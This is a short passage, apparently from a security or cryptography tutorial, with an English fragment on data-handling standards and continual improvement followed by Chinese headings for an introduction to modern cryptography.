processed, stored, transferred and destroyed. however, the implementation of any standards and guidance within an
entity may have limited effect if a culture of continual improvement isn't adopted.
```

现代密码

密码学之入门指北